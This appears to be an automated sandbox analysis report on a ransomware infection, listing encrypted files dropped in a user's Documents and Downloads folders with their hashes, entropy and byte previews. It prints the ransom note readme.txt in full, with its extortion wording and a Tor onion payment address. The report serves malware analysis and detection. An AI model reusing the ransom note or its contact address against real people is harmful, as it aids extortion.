Preview:	.IJ.( < \2#...0K...!.....p.....'.....D.....;.....S.....].j..W...MKOn..sW.iQK#.....%Y.D.hj..1.TJS...^*...~..m..."U]s.....ucv.[*...g..l.....Q...F....q.C...^0.@y.P%.....(4.D.....U..._K..n: ..!j.l?S.E..K.O.....S.i.'.jaM....a^p.....+B..h.....z..O...R...F..MW.O8..s.`ZX@.d..*.c.*... 1-sk..a>G.o.....RK4...@..+F9.G.BJ.uW(./J 9.V7...!s...;< .3.?L...{z...M.>r.h EbOW...'.....>t.k(h.."ZL..}9.-.U..0!kVK.@.V...d.._+5..#.)i.9...%n.*{..n.ws..e8.M..J.....q2....K.2....zB...Y.]QMt....jaD.....F..i <\$......G.El.....\.....%/......\$.n.L..b..dq..wl... g?...bo.Y*5.....o.#..%rx.l...Y../r..b.Z...- _>.....v.*9.....{4.....jaJ"...O.....".8.;Y.g.u...{.....X}....W..<...Bz'.h.....2....Cj..X#.(.)O.P.6....VIQed...6>.....N....4l.d...../..1..dre.o.#.....r8..J.....X=.....o..l...%C.M...E.u.....r....{'.W].....j..^<....J.Z....nNxl/.....uW.mz..E.....)D...r..y0.....z..G...B..... *

<b>C:\Users\user1\Documents\NEBFQQYWPS\IZQIXMVQGAH.xlsx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.86480495833858
Encrypted:	false
SSDEEP:	24:7UDpq6TvSNWSPrzaLG1arJtJBByiGOGPbQyq9eHSBqPHid:767y/rWCytRLGDA9ZqCd
MD5:	55AD64878378894B684F294F3A844256
SHA1:	AC0AFD9E3D358C3EDC961E2AE58CFAEC8CCDCD16
SHA-256:	8C6DE51AE3212E4004EA8D5253716BF81DF5992154DF55561EDB6E9D317E84E7
SHA-512:	2934948325C0A23C1218618DB59118B6871571EF3AD3914B7FE6A98E9BF15C81AC8811073E2DA7677240267A3FA6DD6942CDEC8DE3F35FBA366F99861AF2D542
Malicious:	false
Preview:	.....R.Z).....N^..>;j...[.W#...#/t.....!..i.;4.3.w....R..dE....B...QS...!...Ny....5^z....MF.M/.....;0>5x.4d...p5.....w..t... (w.p.&..u..P.(Zh...+Z`...z).hL..OBW...Y....R%.....q...p. f...H.=G].~9.....~..l..dkQ..k[%o.5....ko.d.`3..h..&K..5..F.(.....)u[...#k.U..x.u..7%..n...Q...i.....o....?r.M...6...3y.Gh.6...~...V...V...+D...t...V.w.....UX.....p'9.....6@..O .J.Z&/.%D...e...=...[j..#j.j..t./+.C....7")...vF.p.]..l..]...Gn...D%...{..g.....K.6.\$..x.[.....5 '...bo3....pk.8.....!Di.....c]...9...;1zN....."{'L".X...+...2&{+...c.O..P..a.;G [q...b. .9 O..H.....[Q N.G3..9j...fW....*l9]...x\m~N..Y..@s!...T.b..}J....u...c].3#...W.\$..X...>.]U'.D@.....j.bUZ.r..A6.p...P..D[...uP[o]&.....U..K....."..... N...E.....17.....y.no...A ...y..7.c^..B...!...`3c...s..b. ....g.av.."p..M...6..M.....d...C]y\..r...v.....X.....=E..N..` \4.=.*....>.Intj...Jr..C...).X....Yq..-

<b>C:\Users\user1\Documents\NEBFQQYWPS\readme.txt</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3004
Entropy (8bit):	4.834891694847581
Encrypted:	false
SSDEEP:	48:eUimvpilXMwOH+QMHW0dHrHeH+lgE0UimvpilXMwOH+QMHw0dHrHeH+lgEV:erWxnOEBL+AsrWxnOEBL+At
MD5:	62318A9E589ED3CE4D5AED91188DB708
SHA1:	1C51B8F63FB9DD87C9BBF9714B03D082BBABEDF8
SHA-256:	E7AE9C658A09C776DCA83794E0FD41DD2E8E0CB888626BDF07650E564B4585FA
SHA-512:	5BA95687AF6C750F0DD91825B9F72AABC17B17226FB6FEB7E5AB98DD4F1028C763C4BA72CA0A102F6AC33C8925FB1B2EEEEABA5C0E25D3B848B0AF0F2681B02AB
Malicious:	false
Preview:	ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!.. ===== =====.. Your files are NOT damaged! Your files are modified only. This modification is re versible..... The only 1 way to decrypt your files is to receive the private key and decryption program..... Any attempts to restore your files with the third party software will b e fatal for your files!.. =====. To receive the private key and decryption program follow the instructions below:.... 1. Download "Tor Browser" from https://www.torproject.org/ and install it.... 2. In the "Tor Browser" ope n your personal page here:..... http://aec850e8ac806e10a87438b00eltalkfj.n5fnr4l7bdjhelx.onion/eltalkfj..... Note! This page is available via "Tor Browser" only... = =====

<b>C:\Users\user1\Documents\PIVFAGEAAV.png</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.834738160710846
Encrypted:	false
SSDEEP:	24:rIsbYguLm37e6d2qWBrh4k/Vh9/zwflE897cLpeLGlqIG1SMI7Y1vddGL3km:rls5LmLS3rX1ilXcqqlGi4FETkm
MD5:	EB26D44244E565161ABE421F19FFA344
SHA1:	B557E6F1E91A4E403A5801A3186F6FEEB66D1ABC
SHA-256:	00B35761C0F300A9BCD71504CFB9169C28E56C613F02D4E066426A48A790D60F
SHA-512:	7CC7458D389370522042C1AA7721E263B1DC5E754E243141203D1ADAD589BA4E996B3FB041DA85FDC0D2970EE5111F69B2B855D82795149226D1B6A0C8304C4;
Malicious:	false
Preview:	...h..h.K5...};;@.....@.j.k.W.g.>..M...g.".....WY..\$......f.3..M.Z...+.....T.....4x6.S...%.....;U..7-.I^,..C.....OkM.....7...#P....].&...4...9.u.....\$h]....k...\$E..C....4 i< .u.....r.. ...Nx...q? ..^.&...V....4.r.-LF`...r..j.t.\$e.jeO.....j?..^...pM0.....rj.....R...`5'.....w.UL7v..a.r...V..>.....h...L^../.z.E.^F.t.k.Q.<...g....T.;.y...W...\\J..Rb.....ys.q...p rQ.JG.U..T....P...;@.9..o...&3 .....2V..*.N....9...i...A'...e*.O.f...l.;_F.E.....g..^; .....X.Y.&Ei.....1.C...k_...LLPf.?W....[~3..U.)..f..=.C. ..P....\b.o.3XF.#..S@n.<.B.\.T. 3.....H.m..Uli.g....5....^.....N....=.?.?..6OZ...N.g...}[.c8]k..2.. ..x%..mO=NX.Te.V.....X.O.....O....p9qZu..+...4~9J..w..l.9...yv.'y...-.....N..ep0i....gnP.@..5..@......k..6.g.B...%.. ..1].7L`.p..z.(. .E`.....Kn.....(3../.O.oB".....'h6.....v..)K.....".....#..<.o....q<..4q..?%..)R.....1.....5.U...q.B..... .....Z.Hl...c'.c'\$.#

<b>C:\Users\user1\Documents\PWCCAWLGRE.jpg</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.839882686724072
Encrypted:	false
SSDEEP:	24:jnPqQOSA ZLE+M/6hJbBgImSBFcHIR3BQ1iPSp0tLWKscnsqR4PsyL:LPzOSOMO0B3Q1iPSp0Ocnsgjv
MD5:	5E4DD90DFD64070D54EAA22C7C045CCA
SHA1:	1ECCF6FF79B0B965C15DC32CB5FCFBBE8DC67DFF
SHA-256:	4A74FD50EC32DC69FBD43BF64F72F8B24ADABE0A6A93A8168A19F93482C9D377
SHA-512:	DB1A23643AA861A7F6308FF9871B44F1682DFDCCF727B4CE5A5AAFFED798CE09CA02724E981612CF1D7E4BEC8454D51620ADC0E13ED1FD2CA297D5B003364F E6
Malicious:	false
Preview:	7.^...[=T.4hf.U.+.....#5l.....z.'..ql;.....Y.....?.."cL.....;.W.."Df.d.ly.n.d.9.....).jG...Q]...j...?m...s.^.....f.<.../*B...S&s. _k.....P.....6X.4.%F....%h..p.]24..z...k.Q..M .....&...V..g.Z _[f..W3..."5..cl..%bX.L9?.....j..v...Y..&.g*.s./.....J.....g...%./.&.`..Z.q?p.....D0b.M....,8Pe..Q...[.X;v...~[.J3..7..zWdi...D>...~.].w.d....s....Rc&1[...? j'\$.=g.'FSQp.w..j...Ly<..~%A....E...n%..R.....kk...H...0...6.!%..Fm<.\lx:..g! "...k>.0Fe.....E\G.FP..%#M..)....acd..M.d.\$.....6..'...1.C..d.od..ETY...JZ....*y/I;..5.\$).... ...i..)]\r..ss0:...9u.9j.zR.y.<.l.{?.4z.o..l.....O..\A9V..%.S%c^(dW...c'.....4RY7c.%w..b.{#.....1m.A.%z ..s.%"...uu..({...Lt.%..V..l.8....6...1J..e0...."nt..X#..h...n _...5.o. ..l.....n>!.u.Uu.-e. ....!.....5VN..O.7...m...J.....2F.n...Z.O... ..{ .Lu.h7..."*(@E)6..oR.....Wgo.....y=f...U.....p.F^h...Tr20...#.bfK...Vp

<b>C:\Users\user1\Documents\QNCYCDFIJJ.pdf</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.849175667279364
Encrypted:	false
SSDEEP:	24:T2le+IZJi0KA4X0BNUyFo1YRU8eO8mdHeN0zcPAUvKxqvrLuVi26FTwYGsknX2s:TK3JU4k7vm1Md+NVPA6Ks2NwYGsM2s
MD5:	79F7AB5E3B5478AD50A6CEE7EE53BD3
SHA1:	7832CBA76CBA7740237D08E42972B754A026077E
SHA-256:	4D3B2DE9431A17ADDF40875BD10F50B994975ECB795DE521319C1CEF42D35FCB
SHA-512:	1B26C9882B96C2C52AA4BD6FE0E8AA80FFAA81222124B6C82555B72859368B0A1C692255567CD7A40BC8949CD9508722BDBB347A4DB7BAB4D6E8149414F2EBC 2
Malicious:	false
Preview:	}*..#..3...5zDCD:..b'...'<+6...U.b.l.x...kd..\..MhW.<@eM..h.1.W.2..U..0u.....d...VA...%\%..\...G]....*..z.o.TLw"mhG.F....]"...../..#f.<9.1W../.a...).g.@...!..2#n.c.w.A.h....!..'... 'eY..(&2.U...SM..E=E.....i.l..\L..Ql.M .....E.G..l...E.O...V=*... .....?.....XOZ..3..3=.oVD4.....v..l...@..t.t}.n.3..q.i.R/F.Vb.#_...].90...k.....[5*9.=IX .])@q+l#.....=....^?...? p.7..S...G.l.....m _...b..%.z.(6...x..B.BZ.?. .i...^.....n.h.'7". Ge.....eKl.^eb..j7..T ..2V)&.v.c.0:O....j[.Ua.dK.&G.}&59....4.X.{M.\$.+d...1"...v .....; }z.....G...UH.... l...!tc ...w.J...kLY..a....A.G.yWas!...U.6.w..._..L.J.Z_.....k..Z...o.....o.Zk,Am...{'o...@C...nS...g.....LiP....?G...0.i7.....lc}M{....=..3....d.K24-..gE.....7~.....R*...i..<@... ...p.l.@...z.hpw...Z...87..0.-b.....~R...Y\$#7.P.qM@...Xl.!bb..".....f0.3.<a.....E<b.E./..Y4S.....K..J..l.E ..0p.C..E.M....Gx.=6.=N..C..g.Z...B..... ..R.....@..a...T>.Hm....\$].

<b>C:\Users\user1\Documents\QNCYCDFIJJ.xlsx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.846776469421319
Encrypted:	false
SSDEEP:	24:lds9zpab06Fy8z7VCmieywCwsJfE4PetvpAcFbvWDo5Cm5g:d9zmFyPdDeywzEfXPetvdfBID0g



<b>C:\Users\user1\Documents\QNCYCDFIJJ.xlsx</b>	
MD5:	3862C81A76CA758590CF929162355AED
SHA1:	6CCC1D612B22431F1E86A81F96C201B7CF24E955
SHA-256:	0AFB3ED58DE632E7072ACB639258B06A3204C03E9B458F50AFF383983DC68EDB
SHA-512:	A6992BC0D6E5821ABEB6955CBF70D224A5CECE206186D144DBC915A56B8215FDE0A4B6D72264F1EA59E36DF4A35DD9CE421445DBA66D1CE30203CAB839AF736
Malicious:	false
Preview:	..lL..\$8.V.....6{.....~.3.j..*?.DJ.CL#..O.....d.....{\$nl.c\$...#.m.n.7(.U...v.-6..@.Cy_p.F..m..)3.....2.....E..H..E..A.x...`N7<...4NV-T...lP...c....B...o....X>..C.c.\K^....lP.OG.o4.....z...-c.JASv=?.....\".].2.^B.q.x_L.EA..l..._L"x...K...`}....Sr..g.QQ.UO...dr....>t.0..f6.q aT.@...w.R.4D...3!.QX.X.z.);S.95*{.....l..0.b.A...D2.Q.(f.Qj*.....\4./...b~.....^F...j]...#Y....m.m../sS...i....@...t.Xg-...b.../`#y.....<..).S....S...3IN=z-J....~2...P.Cp.j....7...df}f.f...{a.....4...X.X;.....7...9^....V.U....}.lv...V.....V.....?`v.y.l.!j.GX....Y...))G-osV.6J.f".0..%Q.....".....[".....';V.;>B.=2.`_#6Q.p?.N.Ruj/.=-.nN.....6y@.E..E...ku.. .-.;=-.v....F.....].M...'......Y....vq...8.L.(F(...b.HO..O..Sl..L..U.X.....k~^WJ.(Y...P.....w_.....j]...r.L'...^!...[*..Zm....a.....W[...F.r.oB...r2...O\$.....].Q.....".s.U/P.....mkm..ua.F....\$5J.T?zz..@.*.....@..5.O

<b>C:\Users\user1\Documents\SQSJKEBWDt.jpg</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.849411656238164
Encrypted:	false
SSDEEP:	24:QSkwOK6IW5s6a7I+5klizWmvSKfVb5FG0bT0yVK1vla+Y6Rw2KoWFTS:QmGWs6zHmvSKfVpQllKYtpS
MD5:	ADDD6FA11B59BB8E93E3D8CB833EA5B5
SHA1:	44412180DC7946F4CF4717E3F33CB6DFC9613C61
SHA-256:	8042FE6FC493EABE1BF10FB58317B5CB6AD59AFDA24D7364E1EF163A2BA07F95
SHA-512:	9E699A4FAE6AD5F132CEBB448B6B4FCE10037340DE23BAAB22C16ADAE4CF20E79E742C9434C39F18332B8B7B1630332C0E951A910BC66B00F43226C084E794CF
Malicious:	false
Preview:	.K.x...^.....s.c..#...*B..a..9...+MY...{.1.VWs.S.5.-~P.....6Ww__tg.p...."A.....S'.^K...j]...3...*v.pE.q...r0.87D#.?F>d.....m....W.....L.=.)t..*1.).....NL.`....~.Q.#..E..>A!..A..gK.1._F...V....F.v<n.#.E9.[W...Dj.2p..?.....>=.Tv1?.....j`.*vE...^...-9...8[a.....0...SM..l_...b..j]...y {(F..X..N..2aF..M%.b.\S..@E.....{X.s.{..e...j}.},e.....G@{.....W..:..pK...G..?77. m.....ZN.@%K.....cN.1>...A..zx.q..(alC...u..... ...u.du.-.g....)Ab.{J....K...F.fg.vB...{...0?.)3R...tz...b>g..wU...'....RW*.l%jY..).(H>...b.....\$(..a.KZ<M..&zo.a~.).8.Gh.l@...^.. 2Q)...<A[mvhG.x.cF..@d..V..\$Kp.u...Q7...K+s.....K5...1.....i.k.-.&D.5^s.....".gL_..l....G5np...s;6...4 ~q..D6Bj.d....@..9...O.....6.)..U.*~.k9....G... P.gA{F_<..e...%t...(mvh...o:yo...%)F"..).x.Kl...9.@(.o..b3^...."y..!74...4...".c.&-+9.C....[d.%..OO....g..A#.....m...2....\$.@%8l.YA.bz..6V..o%j..O....Jj6N....f....Z^t..

<b>C:\Users\user1\Documents\SUAVTZKNFL.pdf</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.848487881347847
Encrypted:	false
SSDEEP:	24:dKbpT6UMC8oTvcO/1h31prO/GynDiSgyO4Nourgr65GoEUj:mH8o/nFrpkTeyOurgr65zj
MD5:	9A404FDFF486005288223CF665F124B7
SHA1:	28F9183B410B35F9EE6ECE649D62DBBA45587E4B
SHA-256:	8974F1295133975EB8FFA4A9DA9742A695E8A55D0FDC147308885FC45F36BE0B
SHA-512:	F4660D0F769EFB4AA7620FC73D4123B6BE5C505B94DBB9C1C013C4849AF1FB6F375B302BA7090D2BBD20C80A53F1F18187DDCA4B37DEA31693FA28300054DDF
Malicious:	false
Preview:	U-.K..l....\$l\ON.3.ql..&'xQ.g.V^(...8..R...Bl.X..T....<z#0..8....p..hl.eH.lj%...).)....?r...\$.#{#.n.....>....z....*.+i.t....dhmh.(eo.....f.../N.....t<u.....C.)4.....7Xd.+`..SF0..>...>dc.7.T..2.z".X.Q3.....x.\$D.G.+Jk(..U^E...9-tl...[Tn..x...fb..2.*.....j...D.p...*0...w.1.....R.f...r.d..b.S.G9c.z....q.x"....Q..d..j0..3..h..n.^.....-O.rW..t4.....vqd(.@[Xf=l.UY.e...N...K..hz&fj.<.....k.)O^>i."A/."S..E..#O..E....".....h...E+}T..@..5.z...q...pH.../_..j.w.u..m...."C.....*]....i.....a...%...8.....[...G.....'0..dB..k.gn..0.VK.h.6....Z....Pg.:G...1T^..n.....<.....l.T.]eP[o2O.N...".<.....%...D.#.,^.....@jH...p..J*..!5..).]a]v....D.kc...byX&.-~.UG.-?..~.j]...`.....`{X}>B;..... ..l...;u.(p..`AL.....A.3...A S....l@.....=p.". h...?~i.....lQU..6...g.....4....ka.O...K.....a.s..C...LS`.@.ol/=...J-C.....A.....*.....E'.w^!.jDl..`...\$

<b>C:\Users\user1\Documents\SUAVTZKNFL.xlsx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.871023076197927
Encrypted:	false
SSDEEP:	24:l65aMIWanUrTxrqip19A/iXONf0G32OhuJNCPWxBsZLWFnmh4glS9eqIbLibo9Vu:wMf/TXhOIWKihmygw97IbEovsH9
MD5:	086CC43354BB99AFE98902452D2AAEE5
SHA1:	A408C6156E7259249886466FB38B39A6DB1981E4
SHA-256:	CFDA11779C3047AB9D9D365B87D5DF676FCC4A1E154969242AD58270B7403E32
SHA-512:	C3933C92721A86272CBACAC0EA20BAB36EB3BFAB0050442CA1381F9F54C3EAA396F82FBC3FA9B93EA9C181FD5FB9DA5A45E61DB420DB31F4E2F6B6BDFE99FAAA
Malicious:	false

<b>C:\Users\user\Documents\SUAVTZKNFL.xlsx</b>	
Preview:	.i.....Z.Q...~.&.n`'.M.7!..=V2\..r.Vx..._Y .....Y.....u.....6.....}W.w`%=X..c.*.@.F\N.Xv.....5"....\$..`3{s.....C.....Xz.Lu.2..^C.a.a..U./\^g.J.....k....ob.b.5"W.7.X\..O.Y.Y. .....c.....g.....\$.....y-.a...WP^.....].?...r...X./.....N.f.q.i.d<...s0j..L'. ...z.u.. k..`5..R.6 !..p.J..{....._x.%..Y...../s.....RU..`(...M...=}{O./...y@.....l.C.3..n.\Q..&B!....U..} <..U-GS.....>z.k. ..l.71ZNgpW...E.W...M..`1....j5....."P...jD.E%s.Y...;...U...; Rl..x(W.kE..l....).=...\$...u..M..3....;_mP..j...m..Xsb/.....).%*.0.{.@\t...C;.*~k.}l.l....-9.K.. Rm.B....xz...o...`.)-W..S...~M...5.M...A...{(%..P.....*e.....p.RQR.....H.v;[]zn.b.6F+c;U.3.w..}...f.=.....t.. *...z'CK...X.V....[C...[.oF-/...e.Z.d_eE..q.H..{..P.t.f.l.z.E... w.....=S.q....].t.o...{.6o.3.K.....P.....JQX.7...g0.VbJ.h.B.rE+}@g.N....AR.n<!3..6..H\..... _Z.M?..;PU.N.9...dQ.....T....../D....g...B

<b>C:\Users\user\Documents\ZGGKNSUKOP.png</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.837098324502265
Encrypted:	false
SSDEEP:	24:wSuSq2doCBs7sRI9xuMFOZoUP47mh6yLetoZqvqpW2aHO:Nq2d3Bm8NfOGUQzLprwPHO
MD5:	1E3698229F49DCDE5257F94335CA0329
SHA1:	BB16295E5E30194ED3513EBF37C5A48194018E4B
SHA-256:	D05B7B4B7D79E4666AEF251C2C5CA469931E9B28F9766DED9A44B518130FAB00
SHA-512:	4ADDA85323B1B836564D208E7886DC47A360FEC4112A0EB036AEB8BA1096D833CB2E9EE07A28A51D4F918F322BCCAA66C78BBB1AF9CEA612AA7E9EC8E4DA811
Malicious:	false
Preview:	yjo.....T..b.IT..Sl.J...[.C..%~.../8 =.l1...P.....G./.:P..g.F4.kS.....JM8..v..T.....F.y6..}RT3.....+...w.oK.VP..x .>...K..}h.eF..?).}.BKnD...;S.Y.u.Q.....M..@.L.\$...;b...m.....F.V.f.K. p...F...G.t..u5g1...NY..@..x.....f.../H..S..P ..`.....y..\$.j...w.fl...B..jT..".A.....!?.i.y.g..\$LT.8.2.....w.....%.Y.G..R...hP...>j.Yk...b!Ki.B...z.o...q....#l...S...l.....Y2....d....l ./v.{~... Y.5.../.....BD;.....Z.)&G..4T{..e...*.....4.M...;w...!w...-K..j...G.W.....Q..*N.<ed*....&8s.....R.@q..V.....o\..c.H..S+...w.....9+.....*ez..i...1*N.V.iK)w.#T ...b.....e0...;q...0OX.#.H.jg.h.y.c...=ML.0.t...~..%-..s.T...b=Q..5...P...O.....G.<^~..b.Q.#..pF.n.../A..N. y1G...U..wGl.....p.*...\.Nl/&u ...)-4."o.*.c.l.<...w....)...L..._G ...=..._{">F...z5l...dE...z\$S...:#.....?..q..%f.....Y.u.uu.....?..l...9..._.....=,%..._o...t0...).)....L.f.....w4.C...c.o.t.8.w...;B..eK....q4

<b>C:\Users\user\Documents\ZQIXMVQGAH.jpg</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.86989470255484
Encrypted:	false
SSDEEP:	24:82ZjgUQWjkC0D6+q4iHHRn+A8vVSuYers1dGBmBpe/RjN:tFgUTLDHEAVYrYNpe
MD5:	084570512ADCA98CA2A8785B4550B049
SHA1:	1475CECD9AA085F229081ABBD54CD9F40F37FB13
SHA-256:	BF707092239CA20969C884945D68853D4A344DDB3F257901F1F99285008A29E7
SHA-512:	F3DE78EB8B71B85C171C78E4D45A2F7F10CFE76126E2580BE0986910EC1AC3C164ECAB3929F0AA71A09C987A512F32839E4BECBB2E82C5A56049A7A140C3BF72
Malicious:	false
Preview:	.n.Ui.F0dl.....78.o.7....ur.G&..{.Ps.<...UT.m@...;0e.#4.RM....zS%9...N.m.....Bb...}Q..JE`.. ...H9..U<R9.../aZB.....f .p.<=-..u..\$.....(./%.....~.A.wN\..*.....q... ..) .h&.....~.AP j`..SG..bD.G.....!t...D5.eq;.....+..".L.kN..~.q\$.%h..C..\$.f.%%...te.n.....ua.[.1^c..6...S.A\m.rP.\$[.W..s*.v%...r..w.rV.?H.n..~.W.Na..E/WG..V+...K.m.\$).9  . *g...O..?..H{.`...ci.e*..";o.....U v.R...<#.oP.J..)^....d...n.Q.:Zk4/H.....f@.ns.....].'.).....<....[.g.D.'B .j.4M..}.v.b.....s.a...s.F.sth .dG...3{'G.sz..M.....OO..T .+.e.[ .TQ ...%S.o..B9\z.j..wT...T...Mv...a R..W...0..O.N^~.#.C.....0 ...+...).( <7...PA.....oEL1.....u.>.C..[.....P.D..._N...W.<).3-...N..l..4.D.'m.z...m'.M.l..`.....5vb ...@...s.uw.s.4.R..._p..a.&.f.k{.(:.z.A1AXEg..?o...<.X.J9.o.....;Xn...a..._...amW.R.r.{V..).y...K.....a..R.@ ...x... .8H.p>a'W...F(...?%K.q.N...hl...bS.

<b>C:\Users\user\Documents\ZQIXMVQGAH.xlsx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.880048805523424
Encrypted:	false
SSDEEP:	24:uDQ4e3nEdkX5rESzoZnBGV6EJJlywG4T1GgVikD43YGTcGbpBQfzJKx45Tiz:uDpeXEdkpAS+nwVNIbHUJYyCgafzJ40g
MD5:	DD6767708926FFF65C968DFFFA38932B
SHA1:	D3E8D38EA838539CA0BEEC7B2537FD317AEAB469
SHA-256:	2F4F674570EAC51A9F87FD4B512142F6F3BDF7D2CDBD234A82F998CE43B61EE1
SHA-512:	9E8470EE58F18103ADCC5BA10A70617BE78F0DEBFC09412894B2212FB1161F6903E198EB9A8D718E558412FF7D6DAC007743F54CA2C1F450D60E9EA9E0A04EF
Malicious:	false
Preview:	..L..J...=s..z.l..9.....o.+K..DWp[.k...l5.x...;c.....rU .."W..1}.D..WTO....5k..P.6]Bw..d.1....hl'0....q .yP..) ...>..0..2eN:...D...2pP...D..a.....w _+%......d9.D).8U..)`tS.....; w.H."f.n..f.J...;U.t..3...l8...5..[H...e.Ug...4.m\..u...K...%{(.@T.u.=.7..u..x.u^.....<_h...<&K.E-5.t...+.6.....V../.-V...@?M..).g@.l...iz.@0..-..3{.."d...1...:A...= { [...G..d.f.>....?...)z)Aob.^^"...E....._@.#b..eS...X..l.%*.....w.m...g..O...Tnp..f';\}.c>J u..Et.E...=?.."......[6..#..x.....\$.y.g...X.[.....M...J.....r..f .j..i+.+.V(.-.L((...5 ..%>X..u.#2h.h.\$&/.C..5X7...*.l..r..#.....t..^...%[.q'(...7fU.3..?'...i...d\...<...!..~3...>Q"...B.Y<... .W..Y..a T...ki.....P...c..G.[...]k...s..s..W.....D<6!..`+.J...5.% ...).An.o...k.kX .P..C...6 c{(.p...g\$&..Zmi..c.^'n.....@...J ...uK...n.C...*=...l..z..f...%.g.A...A...b.C.;1k.q..j...R...E..d..9...._uo.....*

<b>C:\Users\user\Documents\readme.txt</b>	
Process:	C:\Windows\System32\sihost.exe

<b>C:\Users\user\Documents\readme.txt</b>	
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3004
Entropy (8bit):	4.834891694847581
Encrypted:	false
SSDEEP:	48:eUimvpilXMwOH+QMHW0dHrHeH+IgE0UimvpilXMwOH+QMHW0dHrHeH+IgEV:erWxnOEbL+AsrWxnOEbL+At
MD5:	62318A9E589ED3CE4D5AED91188DB708
SHA1:	1C51B8F63FB9DD87C9BBF9714B03D082BBABEDF8
SHA-256:	E7AE9C658A09C776DCA83794E0FD41DD2E8E0CB888626BDF07650E564B4585FA
SHA-512:	5BA95687AF6C750F0DD91825B9F72AABC17B17226FB6FEB7E5AB98DD4F1028C763C4BA72CA0A102F6AC33C8925FB1B2EEEEABA5C0E25D3B848B0AF0F2681B02AB
Malicious:	false
Preview:	<p>ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!.. =====</p> <p>=====.. Your files are NOT damaged! Your files are modified only. This modification is reversible..... The only 1 way to decrypt your files is to receive the private key and decryption program..... Any attempts to restore your files with the third party software will be fatal for your files!.. =====. To receive the private key and decryption program follow the instructions below:..... 1. Download "Tor Browser" from <a href="https://www.torproject.org/">https://www.torproject.org/</a> and install it..... 2. In the "Tor Browser" open your personal page here:..... <a href="http://aec850e8ac806e10a87438b00eltalkfzj.n5fnrf4l7bdjhelx.onion/eltalkfzj">http://aec850e8ac806e10a87438b00eltalkfzj.n5fnrf4l7bdjhelx.onion/eltalkfzj</a>..... Note! This page is available via "Tor Browser" only... =</p> <p>=====</p>

<b>C:\Users\user\Downloads\BJZFPPWAPT.jpg</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.881997945811074
Encrypted:	false
SSDEEP:	24:0lTytCBBAmSSdOug4T7pOVwJJRqOH7t0cfSq3tz3GRwliFkosITb:6T+CBBhnguTHRqObt3fVGBFpTb
MD5:	D7A265F9E143323816398DC1C3EEBEA8
SHA1:	0C070CEFA695080AFC441927DAA4AC124A9FF38A
SHA-256:	C9C6FB04013FBC15A77D3CEB0F280F08678A9AD5D075C546B420E9281DD4C225
SHA-512:	3DC986552780FDBFE03AB30992B2C40B4FDC4727BA0C8A9AA84458F29D6CD3B3E257A67AEF9CBC66D0578E98EC56D056A1F60CF352E1692F03D1B0E84EBA4CE4
Malicious:	false
Preview:	<p>...h.....z..5ENb.,Y...i.S.U.`o..[H(wB)...` .5...q.....7...[t.....WT]^~^d.{c...=.....K.i.l.;&lt;../)..~....W..yL....n...4.J...%...+q'...j.^t.....T&amp;J&gt;.2XO=C.....9..!9.Q..L.W wx..S...6.Z..D..*wz.sK..E...y...y.....g...-.5t...1.....k...+..5.X.....r...e.[_...0..1;.....L.P...].....B.l...+/&amp;p....sZ~.Z.m(...Pal.UH.B3'..].....]!? ..h...w*t.....%A...~..@..e.U...~W[... .^&amp;c'...:u...)} c...V.Rad...Z.....}.QA8.f.A6..{.3..%.P..._1.C.C.T.W..j..@..8o....h.....w...N.E..Wp..J]7.cl8.'...&gt;f.U.[].Az.`...0.@*.F.R%g..1.tV...u.1.9...@D.w&lt;..M?.2.C. ~B...x.m...8t..).5.@oFGJ.q.d.R...Ze^at...."*4.....H....).)(JU.....W;E.iY...a.h.j.^...8...{9...+dl.z=~\$....d.....;0.F^...e....+9lt.2.2.J.s~...l.B. .fj.l^.....qc...V.Z(...\$Vt...&gt;r...lu .l.^...&lt;gx.).....&amp;..d.g)_...K.%s{.O.Y4}...../l./l'.....Un...L.L..R...-.i...z.q.H.S...b..Hd.W"9....\$G...j2R.u.l.....S3...+J...G.Y. ?1..*)...+6l&amp;.*'.8.1.7Q-}.h...?</p>

<b>C:\Users\user\Downloads\EEGWXUHVUG.pdf</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.85109205906326
Encrypted:	false
SSDEEP:	24:CG15P3fsXjOh0awxTifNCOhHGyRUwueYQhc6KBrfEZpH3k1jRdqCSXZdU3gF:Cyv fajyTwx5ojEeycXkLdq4w
MD5:	03AEC6E44C20BC1FE9360937B0833003
SHA1:	2098BD486032926793E6A148E7258A949DAF179C
SHA-256:	0ED38DBA83F41AB7E011F18B9FC413092E8ABB947B381FC262E1CE7D9F3BD1B5
SHA-512:	A24C4E39E20E8AD0B8E86EEBBBD568C8170E0EB3CA6D123437F6EFC2C8CF00A87CD3FB00B822DE808ECC016C9203A02597675335360861D16E63FB9F6B8A89
Malicious:	false
